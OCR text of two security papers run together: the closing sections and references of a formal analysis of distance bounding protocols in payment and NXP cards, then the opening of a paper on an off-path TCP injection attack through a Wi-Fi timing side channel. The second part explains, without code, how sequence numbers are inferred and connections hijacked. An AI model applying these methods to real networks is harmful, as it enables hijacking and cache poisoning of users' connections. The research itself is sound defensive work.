Mauw et al. [28] looked at PaySafe and observed that it is vulnerable to distance fraud attacks and suggested adding the UN nonce to the timed response to protect against this. We note that the same weakness to distance fraud applies to MasterCard's protocol. Due to the physical characteristics of ISO/IEC 14443, we consider distance fraud attacks not to be applicable to protocols using this standard, as it will always be necessary to have a local adversary in order to be able to communicate with the local reader. Furthermore, once a card is compromised, it should not lead to a compromise of other cards but the compromised card should be considered lost as the information on it can be used to clone the card, as discussed in Section 5. This means that we do not consider attacks such as terrorist fraud or distance hijacking applicable to these protocols.

**NXP's distance bounding protocols:** NXP's Mifare Plus cards are used in, for example, public transport and for building access control and also make use of the ISO/IEC 14443 specification for contactless communication. The cards use a proprietary distance bounding protocol. It is not publicly known what protocol is used. Nevertheless, NXP have been granted a patent [25] and have filed a further patent application [14] for distance bounding technology.

We present the protocol from the granted patent [25] in Figure 5. As with any protocol on top of ISO/IEC 14443, the session starts with the reader sending a *SELECT* command to the card and the card responding with its ID. The distance bounding check will be initialised by sending a *PREPARE PROXIMITY CHECK* command. The card generates a random 8-byte number $n_P$ and sends timing information to the reader indicating how long a

**Figure 5** NXP's patented distance bounding protocol. The timed step can be repeated up to 8 times




reply to the distance bounding check should take. After receiving the timing information the reader generates its own random 8-byte number ($n_V$), sends this to the card using a *PROXIMITY CHECK* command and starts its timer.

In reply to the *PROXIMITY CHECK* command the card sends its own random number and on receiving this the reader stops its timer and checks the time against the timing information previously sent by the card. These steps can send the whole 8-byte nonces in one message, or the nonces can be split into up to eight exchanges of 1 byte each, so giving multiple time measurements.

Finally, the reader sends a *VERIFY PROXIMITY CHECK* with a MAC of the nonces and the timing information. The card checks whether the nonces and timing information are correct, and if so the card replies with a MAC of its own, again including the nonces and timing information. The card and readers MAC are distinguished by the inclusion of a different constant in each. The reader checks the card's MAC, and if it is correct it verifies the card as being at the same location.

NXP's other patent application [14] presents the same protocol but without the timing information (we refer to this as NXP's variant 1 below). It also presents a variant of the protocol in which the reader does not include a MAC with the *PROXIMITY CHECK* command (we refer to this as NXP's variant 2 below). Similar protocols are claimed which use encryption rather than MACs. It is not specified whether there is a unique key per card, or a global key that is shared between many cards.

**Checking prover provided timing information:** In the protocols above the prover sends the verifier information about how long responses should take. When testing security properties for these protocols we also need to ensure that the timing information is correctly authenticated.

The authentication for the timing information should be independent of how the information is used, or the location of the processes, therefore we may reasonably over-approximate the correctness of the timing information by removing the timer actions and running all processes in parallel in the applied pi-calculus, along with any required dishonest provers. The ProVerif tool lets us check the authenticity of information by checking correspondences between events. For protocols that strongly authenticate the prover's identity we check the authenticity of the timing information by adding an event($start(ti, id)$) to the start of the prover being tested, where *it* is a name representing the timing information, and *id* is the identity of the prover. We add an event($end(ti, id)$) to the verifier at the point it accepts the timing information as valid for prover *id*. For protocols that are anonymous, or do not authenticate the prover's identity, we replace the *id* in the event with the session nonces. We check that every end event has a corresponding start event, i.e., the verifier only accepts timing information as valid for a prover if the prover also performed a session with that timing information.

**Analysis and results:** We modelled MasterCard's RRP, PaySafe, NXP's protocols and several protocols from the literature as well as our example protocols in our calculus. Using our tool we compiled these to the applied pi-calculus with phases, and analyzed the resulting models with ProVerif. Table 1 summarizes the results of our analysis for the different protocols and attack scenarios. The compiled models can be significantly larger, as they scale linearly with the number of input operations. For example, the PayWave model becomes about 4 times longer than the original model when checking it for mafia fraud. For the results in Table 1, the verification with ProVerif finishes within a second on a system with an Intel Core i7-4550U and 8GB of RAM. For the protocols from the literature we used similar abstractions to model these as used in [28] and [15]. All models are available online. For the protocols from the literature [5, 24, 29, 30, 32, 35, 36] our analysis did not find any new results, so we focus on the industrial protocols.

We found that all the payment protocols protect against relay attacks and are safe in the uncompromised distance bounding scenario. It follows that your bank card is safe from relay attacks, even if someone else's card is compromised. PaySafe and MasterCard's RRP protocol do not defend against distance fraud, but Mauw et al.'s extension does. However, as noted above, distance fraud attacks are not applicable to protocols using ISO/IEC 14443, as it is always required to have a local adversary in order to communicate with the payment terminal. All of the protocols fail to protect against terrorist fraud attacks but, as discussed, we do not consider these applicable to the EMV attacker model. Therefore, we can conclude that all of the payment protocols meet their security goals with regard to relay attacks.

| | Mafia Fraud / Relay | Uncompromised Distance Bounding | Distance Fraud | Terrorist Fraud | Timing information authenticity |
|---|---|---|---|---|---|
| Example 1 (Section 2) | OK | Attack | Attack | Attack | N/A |
| Example 2 (Section 2) | OK | OK | OK | OK | N/A |
| PaySafe | OK | OK | Attack | Attack | N/A |
| PaySafe with changes [28] | OK | OK | OK | Attack | N/A |
| MasterCard's RRP | OK | OK | Attack | Attack | OK |
| NXP's protocol (unique keys) | OK | OK | Attack | Attack | OK |
| NXP's protocol (global key) | OK | Attack | Attack | Attack | OK |
| NXP's variant 1 (unique keys) | OK | OK | Attack | Attack | N/A |
| NXP's variant 2 (unique keys) | OK | OK | Attack | Attack | N/A |
| Meadows et al. [30] | OK | OK | OK | Attack | N/A |
| MAD (One-Way) [36] | OK | OK | OK | Attack | N/A |
| CRCS [32] | OK | OK | OK | Attack | N/A |
| Hancke and Kuhn [24]<br>Poulidor [35]<br>Tree-based [5]<br>Uniform [29] | OK | OK | OK | OK | N/A |

Table 1: Results of our verification. The last four protocols use the same underlying distance bounding method.

NXP's protocols with a unique key for every device provide the same security against relay attacks as MasterCard's RRP and PaySafe. Here we again consider both distance and terrorist fraud attacks not applicable due to the underlying ISO/IEC 14443 protocol. However, if we assume that a global key is shared across a range of devices then security against relay attacks holds, but uncompromised distance bounding security does not. This is due to the fact that the compromise of one device is equal to the compromise of the complete system. This would represent a major security risk with, for example, a single compromised key fob putting all cars at risk.

The only property that can distinguish the case where one compromised device leads either to an attack only on this one device or to the compromise of the complete system, is our proposed uncompromised distance bounding property. None of the properties suggested in previous papers can detect the difference between a global and unique key used in the NXP protocol, so highlighting the need for our work.

Regarding the authentication of timing information, our analysis shows that MasterCard's RRP, PaySafe and NXP's protocols with unique keys correctly bind the identity to the timing information. As NXP's protocol with a global key does not authenticate the identity, we check the timing information against the session nonces, and find that it correctly binds these. Therefore, for these protocols, attacks aimed at the timing information will not work.

## 8 Conclusion

We have presented an applied pi-calculus based modelling framework for distance bounding protocols and attacks. We built a hierarchy of distance bounding attack

scenarios, and we have identified a new scenario for protocols that do not aim to protect against a compromised prover. We have defined a compiler from our calculus to the applied pi-calculus and use this compiler to analyse several distance bounding protocols, including protocols by MasterCard and NXP. We have also shown how the timing profiles used in these protocols can be verified.

**Acknowledgements** This work has been supported by the Netherlands Organisation for Scientific Research (NWO) through Veni project 639.021.750. We would like to thank Ioana Boureanu and Sjouke Mauw for useful comments on a draft of this paper.

## References

[1] ABADI, M., BLANCHET, B., AND FOURNET, C. The Applied Pi Calculus: Mobile Values, New Names, and Secure Communication. *JACM 65*, 1 (2017).

[2] ABADI, M., AND FOURNET, C. Mobile values, new names, and secure communication. In *POPL'01* (2001).

[3] AVOINE, G., BINGOL, M., BOUREANU, I., CAPKUN, S., HANCKE, G., KARDAS, S., KIM, C., LAURADOUX, C., MARTIN, B., MUNILLA, J., AND ET AL. Security of distance-bounding: A survey. *CSUR 4* (2017).

[4] AVOINE, G., BINGÖL, M. A., KARDAŞ, S., LAURADOUX, C., AND MARTIN, B. A framework for analyzing RFID distance bounding protocols. *JCS 19*, 2 (2011).

[5] AVOINE, G., AND TCHAMKERTEN, A. An efficient distance bounding RFID authentication protocol: Balancing false-acceptance rate and memory requirement. In *ISC'09* (2009).

[6] BBC. Car theft 'relay' devices seized in Birmingham. `http://www.bbc.com/news/uk-england-birmingham-42370086`.

[7] BLANCHET, B., ABADI, M., AND FOURNET, C. Automated verification of selected equivalences for security protocols. *JLAP* (2008).

[8] BLANCHET, B., SMYTH, B., CHEVAL, V., AND SYLVESTRE, M. ProVerif 2.00: Automatic cryptographic protocol verifier, user manual and tutorial, 2018.

[9] BOUREANU, I., MITROKOTSA, A., AND VAUDENAY, S. Practical and provably secure distance-bounding. *JCS 23*, 2 (2015).

[10] BOUREANU, I., AND VAUDENAY, S. Optimal proximity proofs. vol. 8957 of *LNCS*.

[11] BRANDS, S., AND CHAUM, D. Distance-bounding protocols. In *EUROCRYPT'93* (1994).

[12] CHOTHIA, T., GARCIA, F. D., DE RUITER, J., VAN DEN BREEKEL, J., AND THOMPSON, M. Relay cost bounding for contactless EMV payments. In *FC'15*, vol. 8975 of *LNCS*. 2015.

[13] CREMERS, C. J. F., RASMUSSEN, K. B., SCHMIDT, B., AND CAPKUN, S. Distance hijacking attacks on distance bounding protocols. In *S&P'12* (2012), IEEE.

[14] DE, J., HUBMER, P., MURRAY, B., NEUMANN, H., STERN, S., AND THUERINGER, P. Decoupling of measuring the response time of a transponder and its authentication, 2011. EP Patent App. EP20,080,874,469.

[15] DEBANT, A., DELAUNE, S., AND WIEDLING, C. Proving physical proximity using symbolic models. Research report, Univ Rennes, CNRS, IRISA, France, 2018.

[16] DESMEDT, Y. Major security problems with the 'unforgeable' (Feige)-Fiat-Shamir proofs of identity and how to overcome them. In *SECURICOM* (1988).

[17] DESMEDT, Y., GOUTIER, C., AND BENGIO, S. Special uses and abuses of the Fiat-Shamir passport protocol. In *CRYPTO* (1987), vol. 293 of *LNCS*.

[18] DÜRHOLZ, U., FISCHLIN, M., KASPER, M., AND ONETE, C. A formal approach to distance-bounding RFID protocols. In *ISC'11* (2011).

[19] EMVCO. EMV – Integrated Circuit Card Specifications for Payment Systems, version 4.3, 2011.

[20] EMVCO. EMV Contactless Specifications for Payment Systems, version 2.6, 2016.

[21] FRANCILLON, A., DANEV, B., AND CAPKUN, S. Relay attacks on passive keyless entry and start systems in modern cars. In *NDSS'11* (2011).

[22] GARCIA, F. D., OSWALD, D., KASPER, T., AND PAVLIDÈS, P. Lock it and still lose it —on the (in)security of automotive remote keyless entry systems. In *USENIX Security'16* (2016), USENIX.

[23] HABRAKEN, R., DOLRON, P., POLL, E., AND DE RUITER, J. An RFID skimming gate using higher harmonics. In *RFIDSec'15*, vol. 9440 of *LNCS*. 2015.

[24] HANCKE, G., AND KUHN, M. An RFID distance bounding protocol. In *SecureComm'05* (2005), IEEE, pp. 67–73.

[25] JANSSENS, P. Proximity check for communication devices, 2017. US Patent 9,805,228.

[26] KANOVICH, M., KIRIGIN, T. B., NIGAM, V., SCEDROV, A., AND TALCOTT, C. Towards timed models for cyber-physical security protocols. In *FCS-FCC'14* (2014).

[27] MALLADI, S., BRUHADESHWAR, B., AND KOTHAPALLI, K. Automatic analysis of distance bounding protocols. *CoRR abs/1003.5383* (2010).

[28] MAUW, S., SMITH, Z., TORO-POZO, J., AND TRUJILLO-RASUA, R. Distance-bounding protocols: Verification without time and location. In *S&P'14* (2018).

[29] MAUW, S., TORO-POZO, J., AND TRUJILLO-RASUA, R. A class of precomputation-based distance-bounding protocols. In *EuroS&P'16* (2016).

[30] MEADOWS, C. A., POOVENDRAN, R., PAVLOVIC, D., CHANG, L., AND SYVERSON, P. F. Distance bounding protocols: Authentication logic analysis and collusion attacks. In *Secure Localization and Time Synchronization for Wireless Sensor and Ad Hoc Networks* (2007).

[31] NIGAM, V., TALCOTT, C., AND URQUIZA, A. A. Towards the automated verification of cyber-physical security protocols: Bounding the number of timed intruders. In *ESORICS'16* (2016).

[32] RASMUSSEN, K. B., AND ČAPKUN, S. Realization of RF distance bounding. In *USENIX Security'10* (2010).


[33] RYAN, M. D., AND SMYTH, B. Applied pi calculus. In *Formal Models and Techniques for Analyzing Security Protocols*. IOS, 2011, ch. 6.

[34] SCHALLER, P., SCHMIDT, B., BASIN, D., AND CAPKUN, S. Modeling and verifying physical properties of security protocols for wireless networks. In *CSF'09* (2009).

[35] TRUJILLO-RASUA, R., MARTIN, B., AND AVOINE, G. The poulidor distance-bounding protocol. In *RFIDSec'10* (2010).

[36] ČAPKUN, S., BUTTYÁN, L., AND HUBAUX, J.-P. Sector: Secure tracking of node encounters in multi-hop wireless networks. In *SASN'03* (2003).

**Figure 6** Ordering of all distance bounding attack scenarios that follows from lemmas 1, 2 and 3



# Off-Path TCP Exploit: How Wireless Routers Can Jeopardize Your Secrets

Weiteng Chen
*University of California, Riverside*
wchen130@ucr.edu

Zhiyun Qian
*University of California, Riverside*
zhiyunq@cs.ucr.edu

## Abstract

In this study, we discover a subtle yet serious timing side channel that exists in all generations of half-duplex IEEE 802.11 or Wi-Fi technology. Previous TCP injection attacks stem from software vulnerabilities which can be easily eliminated via software update, but the side channel we report is rooted in the fundamental design of IEEE 802.11 protocols. This design flaw means it is impossible to eliminate the side channel without substantial changes to the specification. By studying the TCP stacks of modern operating systems and their potential interactions with the side channel, we can construct reliable and practical off-path TCP injection attacks against the latest versions of all three major operating systems (macOS, Windows, and Linux). Our attack only requires a device connected to the Internet via a wireless router, and be reachable from an attack server (*e.g.,* indirectly so by accessing to a malicious website). Among possible attacks scenarios, such as inferring the presence of connections and counting exchanged bytes, we demonstrate a particular threat where an off-path attacker can poison the web cache of an unsuspecting user within minutes (as fast as 30 seconds) under realistic network conditions.

## 1 Introduction

Side channels in networking stacks have recently been demonstrated to precipitate serious attacks. One of the most noteworthy cases is CVE-2016-5696 [18] where a completely blind off-path attacker can infer whether two arbitrary hosts on the Internet are communicating using a TCP connection. The attacker can even infer the TCP sequence numbers in use from both sides of the connection. In addition to this serious vulnerability, other types of side channel vulnerabilities have also been discovered in various scenarios and protocol components [39, 40, 25, 24, 27, 33, 23, 48, 13]. Fundamentally, like any side channel vulnerabilities, these vulnerabilities are introduced by shared resources between the attacker and victim.

In the case of TCP, for example, a server has many kinds of shared resources implemented by operating systems such as a global IP ID counter [1, 25, 23], SYN cache and RST limit [24], SYN-backlog [33], and challenge ACK rate limit [18]. These resources are shared on a host between a connection established with the attacker and a connection with the victim.

When the attacker sends spoofed packets to the server that appear to come from the victim, these shared resources are used differently, depending on the validity of the spoofed packets (*e.g.,* in-window vs out-of-window sequence number). By observing the shared resources, how these spoofed packets are processed are visible to the attacker.

All existing vulnerabilities related to off-path TCP exploit essentially stem from software artifacts. The ones that can lead to serious attacks are already patched primarily by (1) eliminating the shared resources in protocol implementations (or adding randomness to them) [7, 8] and (2) reducing the opportunities that the shared resources leak information, *e.g.,* employing a more stringent acknowledge(ACK) number check [44]). As we will discuss later in §2.3, almost all previously reported off-path TCP attacks no longer work.

Unlike yet another software side channel, we report a fundamental side channel inherent in all generations of IEEE 802.11 or Wi-Fi technology, because they are *half-duplex*. From its definition: when there are uplink wireless frames being transmitted, downlink frames have to wait, and vice versa. This basic and fundamental design seems benign but it creates a timing channel sensitive to the contention between uplink and downlink traffic. For example, a downlink packet measuring the RTT will incur a higher latency if uplink traffic is going on. As we will show in the paper, an attacker can leverage the timing channel to craft clever sequences of packets, creating primitives to infer TCP sequence number and ACK number, ultimately completing a working off-path TCP





Figure 1: Threat model

exploit.

Through extensive experimentation, we demonstrate that the timing channel is reliable (through amplification) and can be used even when the attacker and victim are far away (with RTTs over 20ms). We implement a realistic blind off-path attack that can achieve web cache poisoning within minutes. The video demo can be found on our project website [3]. We also open sourced the attack implementation at [5] to assist the reproduction and further research of the work.

The contributions of the paper are the following:

- We report the timing side channel inherent in all generations of IEEE 802.11 or Wi-Fi technology. We show the timing channel is reliable and amplifiable and unfortunately almost impossible to eliminate without substantial changes to the 802.11 specification.
- We show that the side channel affects macOS, Windows, and Linux by studying the overlaps and differences in their TCP stack implementations. We construct the only off-path TCP exploit working at the moment based on this new side channel.
- We provide a thorough analysis and evaluation of the proposed attack under different router/network/OS/browser combinations. We also suggest possible defenses to alleviate this attack.

**Roadmap**. The rest of the paper is organized as follows: we begin with background introduction and the most relevant work in § 2, and then present the timing side channel in Wi-Fi technology in § 3. § 4 describes an overview of the off-path TCP exploit and its goal. In § 5, we elaborate the implementation of the attack against different OSes. In § 6, we evaluate our attack under different conditions. § 7 discusses some potential attacks that exploit the vulnerability. We propose some mitigation schemes at different layers in § 8. We also introduce previous research related to side channels in § 9. Finally, § 10 concludes the paper.

# 2 Off-Path TCP Exploits

## 2.1 Generic Threat Model

Fig. 1 illustrates a typical off-path TCP hijacking threat model consisting of three hosts: a victim client, a victim server and an off-path attacker. The off-path attacker, Mallory, is capable of sending spoofed packets with the IP address of the legitimate server. In contrast to Man-in-the-middle attack, Mallory cannot eavesdrop the traffic transferred between a client *C* and a server *S*. Depending on the nature of the side channel, an unprivileged application or a sandboxed script may be required to run on the client side [40, 27] to observe the results of the shared state change and determine the outcome of the spoofed packets (*e.g.,* whether guessed sequence numbers are in-window). In rare cases, if the state change is remotely observable, an off-path attacker can complete the attack alone without the assistance from the unprivileged application or script [18]. After multiple rounds of inferences, starting from whether a connection is established (four tuple inference) to the expected sequence number and ACK number inference, the attacker can then inject a malicious payload that becomes acceptable to the client at the TCP layer.

The side channels typically manifest themselves through the following control flow block:

```
if (in_packet.seq is in rcv_window)
    // shared state change 1
else
    // shared state change 2
```

The example illustrates two variables: (1) the attacker-controlled variable *in_packet.seq* — guessed sequence number in a spoofed packet and (2) the receive window deciding what *in_packet.seq* are valid. Depending on the outcome of the comparison, the shared state may change to different values. The change also has to be observable by the attacker through some side channel. Two necessary building blocks are needed in a TCP off-path side channel attack: (1) existence of vulnerable packet validation logic; (2) the shared state has to be observable by an attacker (*i.e.,* the sandboxed script, unprivileged app, or the off-path attacker). Note that together these two building blocks result in a violation of the non-interference property [29, 50].

Next we give an overview of these two building blocks used by previous attacks and explain why those attacks no longer work. Simply put, they either rely on outdated TCP packet validation logic or shared state that can be easily eliminated.





Figure 2: Incoming packet validation logic in RFC

## 2.2 Latest TCP Incoming Packet Validation Logic

To understand how incoming packets are validated, we refer to the standards of RFC 793 [4] and RFC 5961 [44]. We focus on the latest standard only as it is helpful in understanding why attacks against old versions now fail. Note that even though different operating system implementations may differ in reality, they still try to keep up with the standards (albeit with their own tunings) and overall it provides a foundation for discussion. We discuss the specific operating system implementations in §4.

We distill the latest standard and summarize it in Fig. 2. It involves primarily three types of checks, and each of them has some form of vulnerable logic — different actions are taken depending on the outcome of the check (*e.g.,* a response packet is sent vs. not).

• **Connection (four-tuple) Identification**: The first check tries to identify if an incoming packet belongs to any established connection based on the four tuples – source and destination port numbers as well as IP addresses. If no ongoing connection matches the four tuples, an incoming packet not containing a RST causes a RST to be sent in response. Otherwise, if the SYN bit is set, irrespective of the sequence number, TCP must send an ACK referred to as challenge ACK to the remote peer to confirm the loss the previous connection. Upon receipt of this challenge ACK, a legitimate remote peer who truly lost its connection, after a restart, sends a RST packet back with the sequence number derived from the ACK field of the challenge ACK, which can terminate the connection at that point. The challenge ACK is hence a defense against blind off-path attacks that attempt to terminate a connection forcefully through spoofed SYN packets.

• **Sequence number check**: This check makes sure that the sequence number falls in the receive window. Otherwise, according to the TCP specification RFC 793, an immediate duplicate ACK packet should be sent in reply (unless the RST bit is set, in which case the packet is dropped without reply). If the sequence number is in window and RST bit is on, similar to handling SYN, RFC 5961 suggests the use of challenge ACKs to defend against off-path RST attacks: only if the sequence number matches the next expected sequence number, a receiver terminates the connection; otherwise, the receiver must send a challenge ACK.

• **ACK number check**: Pre-RFC 5961, the ACK number is considered valid as long as it falls in the wide range of $[\texttt{SND.UNA} - (2^{31}-1), \texttt{SND.NXT}]$[1], which is effectively half of the ACK number space. Thus, an attacker only needs to guess two ACK numbers for every guessed sequence number to successfully inject data into a connection, resulting in a guaranteed successful data injection with up to $2 * 2^{32}/\texttt{RCV.WND}$[2] spoofed data packets. RFC 5961 proposes a much more stringent check suggesting a valid ACK number should be within [SND.UNA - MAX.SND.WND, SND.NXT][3], where MAX.SND.WND is the maximum receive window size the receiver has ever seen from its peer. If the ACK number is out of this window, the packet is dropped and an ACK should be sent back [44]. If the ACK number is in window yet there is no payload, then the packet should be silently dropped.

Besides, to alleviate the waste of CPU and bandwidth resources caused by challenge ACKs, an ACK throttling mechanism is also proposed. Specifically, the system administrator can configure the maximum number of challenge ACKs that can be sent out in a given interval.

## 2.3 Prior Attacks and Side Channels

Now that we understand how the generic TCP packet validation logic is envisioned by the standard, we describe the known shared states that lead to side channels, combined with the variants in TCP packet validation logic in different operating systems (sometimes out-of-date), that were leveraged by existing attacks.

• **Global IPID counter**. Until recent years, Windows is the only operating system that chooses to maintain a globally incrementing IPID counter shared across all connections and stamped onto the IPID field in IP header for every outgoing packet [23]. This creates a side channel that allows an attacker to count how many outgoing

[1] SND.UNA: the sequence number of the first byte of data that has been sent but not yet acknowledged; SND.NXT: the sequence number of the next byte of data to be sent

[2] RCV.WND: size of receive window

[3] The window can be as small as a few thousand bytes, which makes the guess much more difficult

| Side channel | Requirement | Affected OS | Patch/Mitigation |
|---|---|---|---|
| Global IPID count [1, 25] | Pure off-path or Javascript | Windows | Global IPID counter eliminated |
| Direct browser page read [27] | Javascript | Any old OS | RFC 5961 |
| Global challenge ACK rate limit [18] | Pure off-path | Linux | Global rate limit eliminated |
| Packet counter [40, 39] | Malware | Linux,macOS | Namespace / macOS* patch [9, 10] |
| Wireless contention (this work) | Javascript | Any | N/A |

Table 1: Summary of Different Off-Path TCP Side Channel Attacks including the one we propose in this paper

packets have been sent during a time interval, through diffing the queried IPIDs of a Windows machine. This is leveraged in several off-path TCP attacks [1, 25]. Using IP spoofing, an off-path attacker can tell whether the guess is correct based on whether a response is triggered.

However, at the time of writing, we experimentally verify that Windows 10 has finally eliminated this side channel by adopting a safer IPID generation algorithm similar to that used in Linux [33], where connections destined for different IP addresses will no longer share the same IPID counter.

• **Browser page read.** In this attack [27], the shared state is a browser page where an attacker runs malicious Javascript and attempts to inject data into connections to a benign website (both the benign connection and malicious script run under the same page). The successful guess of the TCP sequence number results in a direct feedback from the browser page load. There are three main culprits of the attack: (1) older operating systems follow an earlier standard RFC 793 that considers half of the ACK number space valid. An off-path attacker only needs to guess two ACK values with every guessed sequence number to inject data successfully. Therefore, the feedback about when the injection succeeds is when the malicious payload gets loaded and rendered by the browser. (2) modern browsers are tolerant of response data: if the HTTP response header is missing, the browser simply attaches one automatically. This frees the attacker from having to prepare the header at an exact sequence number (otherwise the browser considers the response invalid and closes the connection). (3) HTTP pipeline is required so that a response arrives ahead of time will be deemed valid.

This attack no longer works because the first culprit is eliminated by most modern operating systems (including Windows, Linux, Android), which adopted a more stringent check on ACK numbers as defined in RFC 5961 where only a much smaller window is considered valid. In addition, from our testing, HTTP pipeline is disabled or not implemented in all modern browsers, eliminating the third culprit as well.


• **Global challenge ACK rate limit**. The Linux kernel first implemented all the features suggested in RFC 5961 in version 3.6 and its TCP packet validation logic closely matches the one shown in Fig. 2. Notably, it implements the recommended ACK throttling feature by introducing a global system variable to control the maximum number of challenge ACKs generated per second. As this limit is shared across all connections, the shared state can be exploited as a side channel. For instance, to infer if an ongoing connection exists, an off-path attacker can initially send a spoofed packet with one guessed port number and SYN bit set; after the attacker sends another 100 [4] non-spoofed in-window RST packets to exhaust the challenge ACK count, it can then observe the number of responses to tell whether its initial spoofed packet matches the four tuples of an ongoing connection and hence triggers a challenge ACK.

Since the shared rate limit is a simple software artifact, shortly after the vulnerability was reported, it was eliminated in a patch introduced in Linux 4.6 [8, 42] where a per-socket rate limit is used instead.


• **System-wide packet counter**. Packet counters report aggregated statistics across all connections and are reliable side channels demonstrated in recent off-path attacks [40, 39]. These attacks require a piece of unprivileged malware to run on the client machine that can access these packet counters and use them as feedback for spoofed packets sent by the off-path attacker. Due to the fact that these counters are internal to TCP implementations, they may leak more diverse and fine-grained information (more than what the standard packet validation logic can leak). In the extreme case, for example, a Linux/Android TCP packet named *DelayedACKLost* is incremented only when it receives a packet with a sequence number smaller than the expected one. This allows an attacker to conduct a binary search on the expected sequence number. Similar dangerous packet counters exist on macOS as well [40].

These packet counters are being mitigated in a number of ways. For Linux, it introduced the mechanism of namespace so that sensitive apps and untrusted apps can run in separate namespaces with isolated counters. For macOS, the side channel vulnerability has recently been assigned CVE-2017-13810 and patches have been pushed out to zero the sensitive counters [9, 10].

[4] It's the default threshold in Linux version 3.6




(a) Timing difference between two cases




(b) Triggering multiple ACKs

Figure 3: Vulnerability caused by wireless contention

**Summary.** Overall we listed four different types of software-based side channels that have been exploited to launch off-path TCP attacks. We summarize them in Table 1 for reference. In short, only the packet counter side channels still exist (validated on Linux and Android 8.0). In any event, this side channel requires a high bar to launch because of the malware requirement. In the next section, we describe our newly discovered side channel in detail.

## 3 Wi-Fi Timing Channel

